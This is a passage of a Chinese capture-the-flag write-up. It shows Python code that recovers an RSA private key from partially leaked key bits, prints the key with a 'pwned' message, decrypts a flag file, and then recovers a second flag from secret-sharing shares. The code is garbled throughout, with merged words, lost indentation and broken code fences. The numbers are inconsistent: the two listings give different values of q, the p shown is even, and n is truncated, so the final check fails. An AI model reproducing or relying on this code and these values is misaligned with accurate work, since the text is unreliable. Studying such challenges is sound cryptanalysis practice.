E = 65537



N =to_n("""00:c4:9d:36:a4:77:76:12:12:85:24:6c:74:1d:7d:
b3:ce:f4:c3:a4:69:cd:0b:2e:8f:d6:75:e3:80:b8:
e8:1c:ce:e8:60:90:45:56:73:ab:32:32:00:7f:6a:
76:3e:b6:10:d3:a2:74:da:f9:4e:a5:7e:ae:ef:f4:
da:82:57:6d:68:82:50:d8:b1:fc:92:b1:5c:7d:54:
f5:7e:d0:06:8a:60:ff:82:70:72:20:68:4b:71:ba:
87:44:57:c1:97:a0:8a:2d:53:93:f3:0a:60:87:a3:
85:c8:45:e6:0a:88:85:b5:ff:c7:09:9a:76:03:fe:
99:b6:fb:8a:1e:9f:a8:42:3a:0a:c9:a9:bf:1c:87:
2c:c4:99:10:db:46:e3:a9:a5:79:93:8c:75:71:ec:
c6:3b:af:44:dc:60:c4:53:f6:3c:e8:73:2f:50:10:
38:e7:6f:d0:a5:4b:ae:e3:1e:43:11:42:2c:a2:38:
e6:3f:0b:13:54:63:e8:2f:9e:61:ab:08:65:97:e0:
27:30:19:fd:a7:fe:5c:d8:11:b8:34:87:ad:02:c2:
bc:cd:73:d3:86:be:fd:2a:b4:fe:7d:7e:d3:64:bb:
6f:63:ed:a6:1d:ee:f2:80:da:9d:7a:23:7f:c1:39:
b0:98:0c:85:8f:d0:4b:9f:e4:1a:26:fc:44:d1:67:
03:32:03:0c:91:61:23:4c:81:6f:42:18:88:41:dc:
27:55:a3:07:7c:a1:ad:f3:58:4d:91:07:65:f1:63:
f2:34:d5:17:0e:59:c6:bb:b6:6d:7d:0c:d2:64:4b:
b9:9c:52:59:03:8e:2a:43:23:76:33:c3:e8:72:3b:
1c:e0:40:97:36:5f:ae:00:d7:e3:09:eb:df:55:44:
22:b4:09:00:b5:09:41:70:6c:5c:3b:98:d3:34:7e:
60:a2:b8:93:bd:af:32:77:48:48:8a:a5:9c:0e:6a:
a1:79:36:86:8c:e9:3f:b1:a2:a7:4a:3a:d8:d6:f6:
dd:62:d8:ae:9e:13:bb:0c:6b:b1:65:68:0d:7e:58:
3f:68:1e:91:49:13:19:68:2b:fd:3c:5e:52:fa:76:
b0:57:fc:0e:35:d8:71:56:41:06:ef:50:99:56:dd:
d4:9a:1f:d3:46:26:12:9c:15:4b:43:fc:1b:de:c9:
06:ad:82:56:63:c8:a4:83:32:d2:35:05:23:15:52:
d9:0a:73:85:5e:c9:c2:56:af:69:d2:5f:77:04:28:
c8:4c:b9:a6:d4:15:15:b5:15:99:13:ef:a9:a5:de:
5a:74:b1:03:cf:32:a5:03:69:f8:e9:bb:7e:16:31:
5e:43:e7:02:51:ac:c5:f6:bf:ef:1c:74:f7:13:0c:
19:ad:b7""")



p_ranges, pmask_msk, pmask_val= msk("""00:  :05:89:  :bd:35:  :  :23:  :  :  :  :84:
```

```
p_ranges, pmask_msk, pmask_val= msk("""
:  :ed:  :70:14:  :  : :10:  :  :87:  :51:
ea:  :97:69:  :52:  :  : :  :  :ea:  :  :15:
:  :34:  :be:11:23:  : :34:14:  :94:  :10:
: :74:87:37:ee:81:62:ee:95:  :  :dc:49:dd:
:  :35:  :81:  :fa:  : :  :86:  :  :  :fb:
:93:  :  :12:  :14: :ab:76:  :96:  :  :27:
:21:  :04:01:41:  :98: :ff:  :  :12:dc:  :
cd:  :39:95:30:  :47: :fa:ff:  :34:  :ad:  :
:52:02:fa:bc:14:22:22:48:61:62:bd:53: :  :
72:08:cb:41:88:  :  : :63:91:30:fe:  :  :42:
87:  :18:52:  :39:dd: :68:  :fe:06:88:81:  :
:  :  :ae:fd:  : :fb:21:37:59:  :53:  :fa:
:07:40:eb:33:77:51:64:10:dd: :73:  :86:62:
:bf:  :79:  :34:  :bb: :44:ff:  :46:fe:90:
ef:  :52:ad:  :  :fe: :69:18:89:bd:cd:09:46:
:  :74:71:  :  : :41:66:  :  :11:  :25:  :
39:8b""")



q_ranges, qmask_msk, qmask_val= msk(""" 00:ce:43:ef:  :76:58:17:43:31:  :  :32:70: :
89:  :  :36:55:06: :79:66:78:  :  :  :  :  :
:85:  :  :  :  : :33:bb:  :  :56:  :66:cb:
:08:  :  :90:cb:  : :24:fa:ca:47:  :  :  :
:88:  :83:01:  :62:  : :  :  :  :  :ad:ae:
:  :  :58:  :ec:  :  : :09:04:86:  :05:00:
:df:50:84:81:80:  :ae: :24:  :94:da:  :04:
ce:  :ef:  : :ed:be:bf:43:78:  :  :05:93:  :
08:52:05:  :  :  :  :ae: :  :  :  :ab:  :  :
:76:ce:  :  :  : :19:bd:22:  :ef:dc:bf:ea:
ab:78:01:  :  :85:  :  : :ea:  :  :fb:  :  :
92:66:19:  :  :ab:  : :82:  :  :31:  :  :da:
82:  :13:82:43:  : :94:13:41:  :  :  :37:  :
:04:56:02:87:dd: :58:27:  :  :24:  :  :  :
28:  :  :09:14:89:  :  : :49:59:  :16:eb:65:
:01:22:  :  :dd:  :78: :  :db:90:  :ac:  :
:fd:  :03:74:  :  :  : :92:  :00:ba:  :  :
:05""")



_, dmask_msk, dmask_val =msk("""11:  :  :69:62:64:  :  :  :  :15:  :13:de:de:
cf:  :  :17:  :  :75: :98:42:fc:  :12:15:08:
:  :  :  :  :  :36: :be:25:48:  :  :19:  :  :
:47:11:19:  :03: :49:fc:da:  :96:45:eb:  :
:  :  :91:  :ea:  : :55:ff:  :37:58:  :  :
19:  :  :73:40: :91:15:01:da:91:22:fd:32:  :
:  :50:  :  :66:  :  : :42:  :  :ef:  :  :
df:42:  :97:30:  :39:  : :  :  :  :  :dc:  :
:  :  :  :  :  :38:  :  : :88:28:  :05:  :  :
78:59:fa:  :86:  :19:24: :  :  :  :da:cf:15:
39:  :  :  :  :ef:55: :ce:47:  :58:89:  :fb:
:24:  :  :  :92:  : :ee:  :  :db:67:31:ce:
:28:  :72:ec:89:  :04: :  :50:  :  :  :  :
:37:  :44:  :  :  :  : :56:  :38:  :bb:47:bb:
66:83:99:22:07:72:  : :48:52:02:  :  :  :29:
:82:56:  :67:  :95:  : :56:94:  :  :71:  :
```

```
bf:27:98:  : :54:98:26:06:87:  :ae:  :53:be:
: :80:37:60:61:ea:ef:de:  :  :df:90:81:  :
70:  :06:33:26: :75:fe:95:  :92:  :78:cd:05:
64:cc:68:  :  :36:54: :bd:16:90:ee:60:  :  :
:  :41:  :  :91: :79:58:06:50:  :46:  :  :
45:  :09:ca:ac:16: :27:98:  :  :ba:82:  :77:
93:98:ad:  :15: :67:53:97:ad:ee:50:44:  :31:
07:  :ff:01:  :09:  :  : :  :  :46:  :  :42:
15:  :db:df:42:be:  :  : :78:  :41:  :  :  :
:14:  :  :25:fc:  :84: :  :  :  :  :  :20:
da:46:01:eb:87:  :12:57: :  :56:af:  :87:93:
60:  :02: :18:89:63:72:ad:  :ed:cf:  :  :84:
:22:  :13:  :  :dd: :ff:  :  :  :de:62:37:
:19:66:  :  :86:02: :38:  :  :  :  :ec:14:
12:  :43:93:19:65:98:  : :03:  :  :  :ef:  :
:  :ca:07:92:22:  : :bb:15:eb:  :  :  :35:
:72:29:cd:  :  :99:  : :  :  :41:06:  :  :
:43:33:  :32:  : :54:be:92:62:  :78:59:42:
79:89""")




_, dpmask_msk, dpmask_val =msk("""  :39:  :28:16:02:89:ce:11:fe:  :  :  :  :af:
:  :  :ed:97:  : :11:20:ba:ae:98:ad:  :  :
:10:87:ac:07:  :  :  : :50:  :  :70:50:52:
df:89:eb:02:  :  :  : :93:11:  :  :12:  :56:
:08:  :  :ea: :10:fa:19:  :  :  :54:45:07:
:  :bc:ff:33: :db:63:49:fe:52:  :33:  :  :
bf:cd:45:91:  :10:  : :92:81:40:03:  :80:  :
29:  :30:  :ed:43:64:ca: :bf:64:  :  :bf:  :
:  :  :24:72:84:  : :ff:  :  :24:  :81:27:
db:23:  :64:  :67:  :ba: :  :bc:  :  :  :  :
:ae:88:  :  :  :  : :91:  :  :14:  :ba:ef:
:89:  :  :  :  :  :  : :  :05:  :75:52:  :
:  :  :be:ad:df: :02:88:00:  :  :15:45:  :
cf:32:  :ca:  :93:  :32: :40:  :27:dd:  :19:
73:dc:  :  :  :  :  :cf: :  :dd:  :  :ca:  :
ee:  :ca:  :  :  :49: :27:  :58:53:  :64:25:
:22:06:16:ff:62:bc:  : :  :  :24:fc:  :  :
df""")




_, dqmask_msk, dqmask_val =msk("""02:  :bd:  :19:25:98:75:  :65:  :55:28:33:bc:
34:84:91:01:96:  :  :08: :32:45:  :27:  :  :
:fe:  :bb:63:32:68: :51:bd:75:40:  :52:52:
:  :  :78:85:fc:94: :07:  :14:  :  :  :  :
15:dd:  :  :93:  :01:  : :77:ca:  :40:  :da:
:89:bc:87:62:dc:ac:61:88: :  :70:  :69:  :
:36:  :  :21:08: :dc:73:  :ad:da:ee:fe:  :
96:  :58:  :  :46: :29:ff:97:ce:  :  :  :cb:
51:  :  :81:  :22:  : :19:  :10:69:41:36:ca:
:22:49:  :cc:cf:06:  : :08:  :76:  :  :45:
98:  :  :45:  :  : :69:13:65:  :  :da:54:  :
19:  :ee:24:  :73:  :  : :  :  :  :18:53:40:
21:25:  :  :84:52:cd: :49:33:78:  :  :ed:  :
25:27:  :  :  :ca:  :  : :ca:  :  :bc:  :02:
31:70:  :10:ca:84:59:  : :  :52:  :27:76:  :
```

```
31:70:  :10:ca:84:99:  :  :  :92:  :27:70:  :
47:  :66:bf:ff:  :03: :99:ff:  :df:  :  :  :
:46:27:45:  :65:07: :48:da:dc:  :80:  :  :
f9""")
```

```
def search(K, Kp, Kq,check_level, break_step):
max_step = 0
cands = [0]
for step in range(1,break_step + 1):
#print " ",step, "( max =", max_step, ")"
max_step = max(step,max_step)
```

```
mod = 1 << (4 *step)
mask = mod - 1
```

```
cands_next = []
for p, new_digit inproduct(cands, p_ranges[-step]):
pval = (new_digit<< ((step - 1) * 4)) | p
```

```
if check_level >=1:
qval =solve_linear(pval, N & mask, mod)
if qval isNone or not check_val(qval, mask, qmask_msk, qmask_val):
continue
```

```
if check_level >=2:
val =solve_linear(E, 1 + K * (N - pval - qval + 1), mod)
if val is Noneor not check_val(val, mask, dmask_msk, dmask_val):
continue
```

```
if check_level >=3:
val =solve_linear(E, 1 + Kp * (pval - 1), mod)
if val is Noneor not check_val(val, mask, dpmask_msk, dpmask_val):
continue
```

```
if check_level >=4:
```

```
val =solve_linear(E, 1 + Kq * (qval - 1), mod)
if val is Noneor not check_val(val, mask, dqmask_msk, dqmask_val):
continue




if pval * qval== N:
print "Kq=", Kq
print"pwned"
print "p=", pval
print "q=", qval
p = pval
q = qval
d =invmod(E, (p - 1) * (q - 1))
coef =invmod(p, q)




fromCrypto.PublicKey import RSA
printRSA.construct(map(long, (N, E, d, p, q, coef))).exportKey()
quit()




cands_next.append(pval)




if not cands_next:
return False
cands = cands_next
return True









def check_val(val, mask,mask_msk, mask_val):
test_mask = mask_msk &mask
test_val = mask_val &mask
return val & test_mask== test_val
```

```
# K = 4695
# Kp = 15700
# Kq = 5155




for K in range(1, E):
if K % 100 == 0:
print "checking",K
if search(K, 0, 0,check_level=2, break_step=20):
print "K =",K
break




for Kp in range(1, E):
if Kp % 1000 == 0:
print "checking",Kp
if search(K, Kp, 0,check_level=3, break_step=30):
print "Kp =",Kp
break




for Kq in range(1, E):
if Kq % 100 == 0:
print "checking",Kq
if search(K, Kp, Kq,check_level=4, break_step=9999):
print "Kq =",Kq
break
```

运行程序得到p,q为

```
p =308048772363727612963482975137679081301204267674416421940389470594317499197439332827217281296605585203060
q =260385912888566882380017596656090167441971754690900804940778204152837451726099475556845684504035539489682
```

我们已有密文，RSA的n,e=65537,p,q，按照RSA解密方法求解即可

```
import gmpy2
def shuchu(mingwenstr):
    ifmingwenstr[len(mingwenstr)-1]=='L':
       mingwenstr=mingwenstr[2:len(mingwenstr)-1]
    else:
       mingwenstr=mingwenstr[2:len(mingwenstr)]
    if notlen(mingwenstr)%2==0:
           mingwenstr='0'+mingwenstr
    i=len(mingwenstr)
    mingwen=""
    while i>=1:
        str1=mingwenstr[i-2:i]
        ifint(str1,16)>33 and int(str1,16)<126:
           mingwen=chr(int(str1,16))+mingwen
        else:
           mingwen=" "+mingwen
        i=i-2
    printmingwen
p =308048772363727612963482975137679081301204267674416421940389470594317499197439332827217281296605585203060
q =260385912888566882380017596656090167441971754690900804940778204152837451726099475556845684500355394896820
n=0xc49d36a47776121285246c741d7db3cef4c3a469cd0b2e8fd675e380b8e81ccee86090455673ab3232007f6a763eb610d3a274d
assert n==p*q
e=65537
fi=open("flag.txt.en","rb")
miwen=fi.read()
fi.close()
miwenhex=miwen.encode("hex")
miwenint=int(miwenhex,16)
d=gmpy2.invert(e,(p-1)*(q-1))
mingwen=pow(miwenint,d,n)
print len(hex(mingwen)[2:])
print shuchu(hex(mingwen))
```

4. 老王的秘密

```
>>> fromsecretsharing import PlaintextToHexSecretSharer
>>>flags=['1-fddc7d57594928fb74a507ab9cba0b28b92bb6e7b36a9925a105eeddac020e64','3-84f82314003c9690eeacd823b
>>>PlaintextToHexSecretSharer.recover_secret(flags[0:8])
'f1ag{25019971af01d63d4ea8ad95da516}'
>>>
```

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